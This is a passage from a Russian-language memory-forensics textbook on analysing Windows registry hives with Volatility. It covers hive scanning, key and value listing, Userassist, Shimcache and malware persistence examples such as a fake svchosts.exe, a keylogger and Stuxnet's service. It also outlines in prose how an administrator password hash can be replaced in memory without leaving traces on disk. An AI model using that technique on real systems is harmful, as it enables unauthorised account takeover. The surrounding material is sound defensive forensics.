Помимо упомянутых выше элементов, обычно используемых при криминалистическом исследовании дисков, существуют изменчивые разделы и кусты реестра, которые находятся только в памяти. Джейми Леви (Jamie Levy) провела исследование для своего доклада *Time is on My Side* (gleeda.blogspot.com), которое показало, что довольно большой объем информации хранится исключительно в памяти. Например, там можно найти данные о томах, устройствах и параметрах. Только в кусте SYSTEM и кусте NTUSER.DAT одного пользователя мы насчитали более 400 изменчивых разделов.

Между стабильными разделами, находящимися в реестре на диске, и разделами в памяти существует тесная связь. Во время работы компьютера создаются новые разделы, а другие изменяются. Логично, что в определенный момент эти изменения сохраняются обратно на диск. Руссинович в книге *Microsoft Windows Internals, 6th Edition* показал, что при использовании API Windows (например, `RegCreateKeyEx`, `RegSetValueEx`) данные сбрасываются обратно на диск каждые пять секунд. Однако Брендан в своей статье показал: если манипулировать реестром непосредственно в памяти, не используя API Windows, изменения вообще не сбрасываются обратно на диск. В ходе своего исследования он продемонстрировал это, выполнив следующие действия:

1. Найти в памяти хеш пароля администратора.
2. Непосредственно изменить память, заменив значение хешем известного пароля.
3. Выйти из системы (чтобы подсистема LSA заметила изменение и обновилась).
4. Снова войти в систему с новым паролем.

Поскольку изменения никогда не сбрасывались бы обратно на диск, выполняя только криминалистическое исследование диска, вы не узнали бы, что произошла атака такого типа. Однако, имея образец памяти, такую атаку легко обнаружить: достаточно выгрузить хеши паролей из куста реестра и сравнить их с хешами на диске.

Поиск кустов реестра

Volatility находит кусты реестра в памяти с помощью сканирования пулов (см. главу 5). Структура `_CMHIVE` выделяется в пуле с тегом `CM10`. Найдя такое выделение, можно проверить наличие допустимого куста, исследовав член Signature (`_CMHIVE.Hive.Signature`). После этого член HiveList можно использовать для поиска всех остальных кустов (`_CMHIVE.HiveList`). Структура `_CMHIVE` показана на рисунке 10-1.




Рисунок 10-1. Кусты реестра перечисляются путем сканирования по тегу пула и обхода связного списка

Плагин `hivelist` сканирует память в поисках кустов реестра, после чего выводит их физические и виртуальные смещения, а также сведения о путях. Ниже приведен пример:

```
$ python vol.py -f win7.vmem --profile=Win7SP0x86 hivelist
Volatility Foundation Volatility Framework 2.4
Virtual    Physical   Name
---------- ---------- ----
0x82b7a140 0x02b7a140 [no name]
0x820235c8 0x203675c8 \SystemRoot\System32\Config\SAM
0x87a1a250 0x27eb3250 \REGISTRY\MACHINE\SYSTEM
0x87a429d0 0x27f9d9d0 \REGISTRY\MACHINE\HARDWARE
0x87ac34f8 0x135804f8 \SystemRoot\System32\Config\DEFAULT
0x88603008 0x20d36008 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x88691008 0x1ca1c008 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x9141e9d0 0x1dc569d0 \??\C:\Windows\System32\config\COMPONENTS
[snip]
```

Примечание.

Обратите внимание: помимо хорошо известных реестров (SAM, SYSTEM, NTUSER.DAT), существует также реестр с именем `[no name]`. Этот реестр содержит разделы и символические ссылки для `REGISTRY\A` (куст приложения), `REGISTRY\MACHINE` и `REGISTRY\USER`. Сведения о кустах приложений см. по адресу msdn.microsoft.com.

Поиск кустов реестра критически важен, поскольку для вывода собственно данных разделов и значений прежде всего необходимо найти кусты. Формат файла реестра хорошо документирован Тимоти Д. Морганом (Timothy D. Morgan) (sentinelchicken.com). Упрощенная структура файла реестра на диске показана на рисунке 10-2. Файл реестра содержит заголовок и разбит на разделы, называемые блоками куста (hive bins). В свою очередь, каждый блок куста имеет заголовок и разбит на ячейки. Ячейки содержат собственно данные разделов и значений.




Рисунок 10-2. Упрощенная схема формата файла реестра

Преобразование адресов

Из-за преобразования адресов работа с кустами реестра в памяти несколько сложнее, чем с файлами реестра на диске. Диспетчер конфигурации (Configuration Manager, CM) - это компонент ядра, управляющий реестром (msdn.microsoft.com en-us/library/windows/hardware/ff565712%28v=vs.85%29.aspx) и, в частности, выполняющий преобразование адресов. CM создает отображение между индексами ячеек (значениями, используемыми для поиска ячеек, которые содержат данные разделов реестра) и виртуальными адресами. Затем CM сохраняет это отображение в структуре `_HHIVE`. Интересующий нас член Storage имеет тип `_DUAL`. Если найти определение структуры `_DUAL`, можно увидеть член Map.

```
>>> dt("_DUAL")
'_DUAL' (220 bytes)
0x0   : Length              ['unsigned long']
0x4   : Map                 ['pointer', ['_HMAP_DIRECTORY']]
0x8   : SmallDir            ['pointer', ['_HMAP_TABLE']]
0xc   : Guard               ['unsigned long']
0x10  : FreeDisplay         ['array', 24, ['_RTL_BITMAP']]
[snip]
```

Если проследовать по члену Map, можно найти все структуры, необходимые для правильного получения виртуального адреса раздела реестра (они выделены полужирным):

```
>>> dt("_HMAP_DIRECTORY")
'_HMAP_DIRECTORY' (4096 bytes)
0x0   : Directory           ['array', 1024, ['pointer', ['_HMAP_TABLE']]]

>>> dt("_HMAP_TABLE")
'_HMAP_TABLE' (8192 bytes)
0x0   : Table               ['array', 512, ['_HMAP_ENTRY']]

>>> dt("_HMAP_ENTRY")
'_HMAP_ENTRY' (16 bytes)
0x0   : BlockAddress        ['unsigned long']
0x4   : BinAddress          ['unsigned long']
0x8   : CmView              ['pointer', ['_CM_VIEW_OF_FILE']]
0xc   : MemAlloc            ['unsigned long']
```

Каждый индекс ячейки разбивается на части, которые используются как набор индексов в упомянутых выше структурах. На рисунке 10-3 показан пример разбиения индексов ячеек для получения виртуальных адресов, описанный в презентации Брендана Долана-Гавитта (dfrws.org). Ниже приведено описание каждого битового поля:

• **Бит 0:** указывает, является ли раздел стабильным или изменчивым. Стабильные разделы также можно найти в файле реестра на диске, тогда как изменчивые разделы находятся только в памяти.
• **Биты 1-10:** индекс в члене Directory.
• **Биты 11-19:** индекс в члене Table.
• **Биты 20-31:** смещение внутри BlockAddress, по которому находятся данные раздела. Это ячейка внутри реестра. Ячейка содержит длину данных. Поэтому после нахождения смещения внутри BlockAddress необходимо прибавить 4 (размер члена Length), чтобы перейти к собственно данным.




Рисунок 10-3. Разбиение индекса ячейки для получения виртуального адреса

Вывод разделов и значений

Разделы реестра хранятся в древовидной структуре, имеющей корневой раздел. Обход дочерних разделов, или подразделов, продолжается до получения доступа к листовому узлу (последней части пути раздела). Поэтому, чтобы обратиться к разделу реестра и его данным, необходимо начать с корневого раздела и спускаться по дереву, пока не будет достигнут листовой узел. Структура узлов `_CM_KEY_NODE` показана в следующем коде:

```
>>> dt("_CM_KEY_NODE")
'_CM_KEY_NODE' (80 bytes)
0x0   : Signature                 ['String', {'length': 2}]
0x2   : Flags                     ['unsigned short']
0x4   : LastWriteTime             ['WinTimeStamp', {}]
0xc   : Spare                     ['unsigned long']
0x10  : Parent                    ['unsigned long']
0x14  : SubKeyCounts              ['array', 2, ['unsigned long']]
0x1c  : ChildHiveReference        ['_CM_KEY_REFERENCE']
0x1c  : SubKeyLists               ['array', 2, ['unsigned long']]
0x24  : ValueList                 ['_CHILD_LIST']
[snip]
0x4c  : Name                      ['String', {
                  'length': <function <lambda> at 0x1017eb5f0>}]
```

При использовании плагина `printkey` ему передается в командной строке путь к нужному разделу реестра (аргумент `-K/--key`). Плагин находит в памяти все доступные реестры и обращается к членам SubKeyLists и ValueLists для обхода деревьев. Таким образом, этот плагин позволяет вывести раздел, его подразделы и значения. В следующем примере показано, как использовать этот плагин:

```
$ python vol.py -f win7.vmem --profile=Win7SP1x86 printkey
    -K "controlset001\control\computername"
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable   (V) = Volatile
----------------------------
Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2011-10-20 15:25:16
Subkeys:
  (S) ComputerName
  (V) ActiveComputerName
Values:
```

В выводе можно увидеть путь реестра, имя раздела, время последней записи, подразделы и все имеющиеся у раздела значения (в данном случае значений не было). Плагин `printkey` также сообщает, является ли раздел реестра или его подраздел стабильным (S) либо изменчивым (V).

> **Примечание.**
>
> Плагину `printkey` также можно передать смещение (с помощью `-o/--offset`), которое задает виртуальный адрес определенного куста реестра. Это может быть полезно, если требуется сосредоточиться только на одном кусте реестра. Виртуальный адрес получают с помощью плагина `hivelist`, как было показано ранее в этой главе.

Обнаружение сохранения присутствия вредоносных программ

Некоторые разделы реестра имеют значение при расследованиях, связанных с вредоносными программами. Например, вредоносной программе может требоваться способ сохранять присутствие в системе даже после ее перезагрузки. Один из самых простых способов добиться этого - изменить один из разделов реестра, отвечающих за запуск. Эти разделы содержат сведения о программах, которые выполняются при загрузке системы или входе пользователя. Поэтому следует проверить известные разделы запуска в реестре и выяснить, не использует ли их вредоносная программа для сохранения своего присутствия на компьютере. Ниже перечислены некоторые известные разделы запуска.

- **Для запуска системы:**

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

- **Для входа пользователей в систему:**

```
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

Более полный список разделов запуска см. в wiki RegRipper (code.google.com) или в утилите Sysinternals AutoRuns (technet.microsoft.com).

Примечание.

HKEY_CURRENT_USER (сокращенно HKCU) обозначает реестр конкретного пользователя. HKEY_LOCAL_MACHINE (сокращенно HKLM) обозначает реестр, используемый системой.

В следующем выводе показан пример сохранения присутствия вредоносной программы. Вредоносный исполняемый файл C:\WINDOWS\system32\svchosts.exe запускается при каждом запуске системы. Это сразу вызывает подозрение, поскольку на чистом компьютере с Windows исполняемого файла svchosts.exe не существует: он пытается замаскироваться под легитимный svchost.exe (без дополнительной буквы s). Обратите внимание, что перед аргументом -K/--key не нужно добавлять HKLM\SOFTWARE, поскольку в действительности это не часть пути внутри реестра, а обозначение реестра, содержащего раздел (например, куста SOFTWARE на локальном компьютере).

```
$ python vol.py -f grrcon.raw --profile=WinXPSP3x86 printkey
      -K "Microsoft\Windows\CurrentVersion\Run"
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\software
Key name: Run (S)
Last updated: 2012-04-28 01:59:22 UTC+0000

Subkeys:
  (S) OptionalComponents

Values:
REG_SZ        Adobe Reader Speed Launcher :
        (S) "C:\Program Files\Adobe\Reader 9.0\Reader\Reader_sl.exe"
REG_SZ        Adobe ARM       :
        (S) "C:\Program Files\Common Files\Adobe\ARM\1.0\AdobeARM.exe"
REG_SZ        svchosts        :
        (S) C:\WINDOWS\system32\svchosts.exe
```

В следующем выводе показан пример сохранения присутствия при входе пользователя в систему. В данном случае интересующая нас программа оказывается кейлоггером, который запускается каждый раз, когда пользователь Andrew (что видно из пути реестра) входит в систему. Обратите внимание, что плагину printkey передается весь путь после HKCU:

```
$ python vol.py -f Win7.raw --profile=Win7SP1x64 printkey
      -K"SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN"
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable  (V) = Volatile
----------------------------
Registry: \??\C:\Users\Andrew\ntuser.dat
Key name: Run (S)
Last updated: 2013-03-10 22:47:09 UTC+0000

Subkeys:

Values:
REG_SZ mswinnt : (S) "C:\Users\Andrew\Desktop\mswinnt.exe"
      --logfile=log.txt --encryption-index=4
```

Еще один способ сохранения присутствия, часто используемый вредоносными программами, заключается в создании службы. При создании службы реестр (в частности, HKLM\SYSTEM\CurrentControlSet\Services) изменяется и начинает содержать сведения о ней. Можно вывести этот раздел и определить, не выделяется ли имя какой-либо службы как подозрительное. Если использовать временные шкалы, как описано в главе 18, и исследовать раздел реестра служб, недавно добавленные службы можно быстро выявить по временным меткам последней записи. Ниже приведен пример вывода из образца памяти со Stuxnet, демонстрирующий этот механизм сохранения присутствия:

```
$ python vol.py -f stuxnet.vmem --profile=WinXPSP3x86 printkey
      -K "ControlSet001\services\MRxNet"
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\system
Key name: MRxNet (S)
Last updated: 2011-06-03 04:26:47 UTC+0000

Subkeys:
  (V) Enum

Values:
REG_SZ        Description     : (S) MRXNET
REG_SZ        DisplayName     : (S) MRXNET
REG_DWORD     ErrorControl    : (S) 0
REG_SZ        Group           : (S) Network
REG_SZ        ImagePath       : (S) \??\C:\WINDOWS\system32\Drivers\mrxnet.sys
REG_DWORD     Start           : (S) 1
REG_DWORD     Type            : (S) 1
```

Примечание.

Получить CurrentControlSet можно, запросив следующий изменчивый раздел:

```
$ vol.py -f XPSP3x86.vmem --profile=WinXPSP3x86 printkey
      -K currentcontrolset
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\system
Key name: CurrentControlSet (V)
Last updated: 2010-10-29 17:08:47 UTC+0000

Subkeys:

Values:
REG_LINK      SymbolicLinkValue : (V) \Registry\Machine\System\ControlSet001
```

Это важно учитывать, поскольку может существовать множество наборов управления с различными конфигурациями системы (см. support.microsoft.com). CurrentControlSet содержит параметры, которые компьютер использует в текущий момент. Поэтому при использовании неверного набора управления текущие конфигурации могут оказаться невидимыми.

Хотя плагин `printkey` очень полезен, он ограничен тем, что выводит только необработанные значения разделов. Для целочисленных или строковых значений этого достаточно, но для разделов, содержащих двоичные или внедренные данные, таких как Userassist, этого недостаточно. Перед показом пользователю данные таких разделов требуют дополнительной обработки для интерпретации; иначе они выглядели бы просто как массив шестнадцатеричных байтов. Кроме того, плагин `printkey` за один раз проверяет только один раздел реестра. По этим причинам был создан Registry API Volatility.

Registry API Volatility

Registry API был разработан для удобной обработки сложных разделов реестра или множества разделов одновременно. Например, с его помощью можно автоматически проверять 20 наиболее распространенных разделов запуска, сортировать разделы по времени последней записи и так далее. В следующем коде показано, как импортировать и создать экземпляр Registry API из плагина `volshell`. Почти идентичный код используется и для вызова API из собственных плагинов.

```
>>> import volatility.plugins.registry.registryapi as registryapi
>>> regapi = registryapi.RegistryApi(self._config)
```

При создании объекта Registry API сохраняется словарь всех файлов реестра в образце памяти. Благодаря этому переключение между кустами выполняется эффективнее и не требует повторного сканирования. Представление о многочисленных возможностях написания плагинов можно получить, изучив проект RegRipper (code.google.com). Более того, для старой версии Volatility Брендан создал экспериментальный проект VolRip, который позволял исследователю выполнять команды RegRipper в отношении находящихся в памяти кустов реестра (см. moyix.blogspot.com). Однако его заменил Registry API, который лучше переносится, поскольку не зависит от связующего слоя между Perl и Python.

> **Примечание.**
>
> Альтернатива разбору файлов реестра в памяти - использование плагина `dumpfiles` (описанного в главе 16) для извлечения кустов из диспетчера кэша Windows с последующим разбором внешними инструментами. Этот метод извлекает кэшированную копию файла куста, поэтому изменчивые разделы в нее не входят. Кроме того, из-за страничного обмена в каждом файле реестра могут присутствовать заполненные нулями пробелы. Большинство автономных инструментов работы с реестром рассчитаны на разбор полного файла реестра с диска, а не файла, выгруженного из памяти, поэтому для работы с такими выгруженными файлами им может потребоваться доработка.
>
> Также учтите, что системы Windows 7 кэшируют файлы кустов реестра не так, как более ранние версии Windows. Поэтому использовать `dumpfiles` описанным способом нельзя.

Ниже приведен пример из плагина `volshell`, в котором Registry API используется для вывода подразделов заданного раздела реестра. Сначала текущий контекст устанавливается на куст реестра NTUSER.DAT администратора, а затем используется функция `reg_get_all_subkeys`. В данном случае выводится только имя, но результаты можно обрабатывать так же, как любой раздел реестра типа `_CM_KEY_NODE`:

```
>>> regapi.set_current(hive_name = "NTUSER.DAT", user = "administrator")
>>> key = "software\\microsoft\\windows\\currentversion\\explorer"
>>> for subkey in regapi.reg_get_all_subkeys(None, key = key):
...     print subkey.Name
...
Advanced
BitBucket
CabinetState
CD Burning
CLSID
ComDlg32
[snip]
```

Кроме того, следующий фрагмент кода показывает, как получать значения реестра. Он также выполняется из плагина `volshell`. Если требуется получить конкретное значение по имени, можно использовать `reg_get_value`.

```
>>> k = "controlset001\\Control\\ComputerName\\ComputerName"
>>> v = "ComputerName"
>>> val = regapi.reg_get_value(hive_name = "system", key = k, value = v)
>>> print val
BOB-DCADFEDC55C
```

Следующий код показывает, как вывести несколько значений реестра. Здесь используется один из разделов запуска и выводится каждое его значение. Обратите внимание на вредоносную программу, которая запускается при каждой перезагрузке системы:

```
>>> k = "Microsoft\\Windows\\CurrentVersion\\Run"
>>> regapi.set_current(hive_name = "software")
>>> for value, data in regapi.reg_yield_values(hive_name = "software", key = k):
...     print value, "\n      ", data
...
Adobe Reader Speed Launcher
      "C:\Program Files\Adobe\Reader 9.0\Reader\Reader_sl.exe"
Adobe ARM
      "C:\Program Files\Common Files\Adobe\ARM\1.0\AdobeARM.exe"
svchosts
      C:\WINDOWS\system32\svchosts.exe
```

Если требуется получить десять последних измененных разделов из реестра NTUSER.DAT администратора, это можно сделать с помощью следующего фрагмента кода. В данном случае последняя активность в кусте NTUSER.DAT показывает, что был создан сетевой общий ресурс:

```
>>> hive = "NTUSER.DAT"
>>> for t, k in regapi.reg_get_last_modified(hive_name = hive, count = 10):
...     print t, k
...
2012-04-28 02:22:16 UTC+0000
  $$$PROTO.HIV\Software\Microsoft\Windows\CurrentVersion\Explorer
2012-04-28 02:21:41 UTC+0000
  $$$PROTO.HIV\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2
    \##DC01#response
2012-04-28 02:21:41 UTC+0000
  $$$PROTO.HIV\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2
2012-04-28 02:21:41 UTC+0000 $$$PROTO.HIV\Network\z
2012-04-28 02:21:41 UTC+0000 $$$PROTO.HIV\Network
2012-04-28 02:21:41 UTC+0000 $$$PROTO.HIV
2012-04-28 02:21:21 UTC+0000
  $$$PROTO.HIV\Software\Microsoft\Windows NT\CurrentVersion\PrinterPorts
2012-04-28 02:21:21 UTC+0000
  $$$PROTO.HIV\Software\Microsoft\Windows NT\CurrentVersion\Devices
2012-04-28 02:21:16 UTC+0000 $$$PROTO.HIV\SessionInformation
2012-04-28 02:21:15 UTC+0000
  $$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\MUICache
```

Чтобы увидеть подразделы и значения каждого из этих разделов, можно использовать сочетание только что рассмотренных функций. Ниже приведены пример кода и частичный вывод, из которых видно, что сетевой общий ресурс `\\DC01\response` был подключен как диск `z`. С помощью плагина `consoles` (см. главу 17) можно найти команды `net use` и выяснить, кто подключил диск: злоумышленник или человек, получивший образец памяти.

```
>>> hive = "NTUSER.DAT"
>>> for t, k in regapi.reg_get_last_modified(hive_name = hive, count = 10):
...     print "LastWriteTime:", t
...     print "Key:", k
...     k = k.replace("$$$PROTO.HIV\\", "")
...     for subkey in regapi.reg_get_all_subkeys(hive_name = hive, key = k):
...             print "Subkey: ", subkey.Name
...     for value, data in regapi.reg_yield_values(hive_name = hive, key = k):
...             print "Value:", value, data
...     print "*" * 20
...
[snip]
LastWriteTime: 2012-04-28 02:21:41 UTC+0000
Key: $$$PROTO.HIV\Software\Microsoft\Windows\CurrentVersion\Explorer
```

```
 \MountPoints2\##DC01#response
Value: BaseClass Drive
Value: _CommentFromDesktopINI
Value: _LabelFromDesktopINI
[snip]
********************
LastWriteTime: 2012-04-28 02:21:41 UTC+0000
Key: $$$PROTO.HIV\Network\z
Value: RemotePath \\DC01\response
Value: UserName
Value: ProviderName Microsoft Windows Network
Value: ProviderType 131072
Value: ConnectionType 1
Value: DeferFlags 4
```

Разбор разделов Userassist

Разделы Userassist - важные артефакты реестра, используемые для определения программ, которые запускал пользователь, а также времени их запуска. Эти разделы находятся в реестрах NTUSER.DAT каждого пользователя компьютера. Все сведения содержатся в двоичном массиве, который необходимо разбирать специальным образом. Пути разделов могут различаться в зависимости от исследуемой системы. Например, в Windows XP, 2003, Vista и 2008 путь к разделу Userassist выглядит так:

```
HKCU\software\microsoft\windows\currentversion\explorer\userassist
  \{75048700-EF1F-11D0-9888-006097DEACF9}\Count
```

Начиная с Windows 7, путь к разделу Userassist может быть одним из следующих:

```
HKCU\software\microsoft\windows\currentversion\explorer\userassist
  \{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count
HKCU\software\microsoft\windows\currentversion\explorer\userassist
  \{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}\Count
```

Помимо двоичных данных, которые необходимо разобрать для каждого из этих разделов, имя значения содержит путь к программе (или ссылке), к которой обращались. Однако оно закодировано с помощью ROT13 - простого шифра Цезаря, в котором буквы сдвинуты на 13 позиций. Следующие необработанные данные были извлечены плагином `printkey`. Как видно, значение не читается из-за кодирования ROT13. Кроме того, двоичные данные содержат выделенную полужирным временную метку.

```
REG_BINARY    HRZR_EHACNGU:P:\JVAQBJF\flfgrz32\pzq.rkr : (S)
 0x00000000  01 00 00 00 06 00 00 00 b0 41 5e b0 95 b6 ca 01
```

Для разбора данных Userassist применяются определенные структуры. Как и пути разделов, структуры различаются в зависимости от операционной системы. В следующем коде показана структура для компьютеров с Windows XP, 2003, Vista и 2008. Интерес представляют члены CountStartingAtFive, содержащий количество запусков приложения, и временная метка LastUpdated, указывающая время последнего запуска приложения.

```
>>> dt("_VOLUSER_ASSIST_TYPES")
'_VOLUSER_ASSIST_TYPES' (16 bytes)
0x0   : ID                            ['unsigned int']
0x4   : CountStartingAtFive           ['unsigned int']
0x8   : LastUpdated                   ['WinTimeStamp']
```

В следующем выводе показаны преобразованные данные плагина `userassist`. Можно увидеть путь к программе (`cmd.exe`) и определить, что она запускалась один раз, 26 февраля 2010 года в 3:42:15. На основании этих сведений можно воспользоваться плагинами `cmdscan` или `consoles` (см. главу 17), чтобы выяснить, сохранились ли в памяти команды злоумышленника. Плагин `userassist`

также выводит необработанные двоичные данные, чтобы при необходимости можно было проверить правильность результата.

```
$ python vol.py -f XPSP3x86.vmem --profile=WinXPSP3x86 userassist
[snip]
REG_BINARY    UEME_RUNPATH:C:\WINDOWS\system32\cmd.exe :
ID:             1
Count:          1
Last updated:   2010-02-26 03:42:15
0x00000000  01 00 00 00 06 00 00 00 b0 41 5e b0 95 b6 ca 01
```

Обнаружение вредоносных программ с помощью Shimcache

Разделы реестра Shimcache входят в базу данных совместимости приложений, которая «выявляет проблемы совместимости приложений и способы их решения» (см. msdn.microsoft.com). Эти разделы содержат путь к исполняемому файлу и временную метку последнего изменения из атрибута `$STANDARD_INFORMATION` записи MFT. Это очень полезно для доказательства того, что вредоносная программа находилась в системе, и определения времени ее запуска. В зависимости от операционной системы используется один из двух возможных разделов реестра.

- **Для Windows XP:**

```
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatibility
```

- **Для Windows 2003, Vista, 2008, 7 и 8:**

```
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache
```

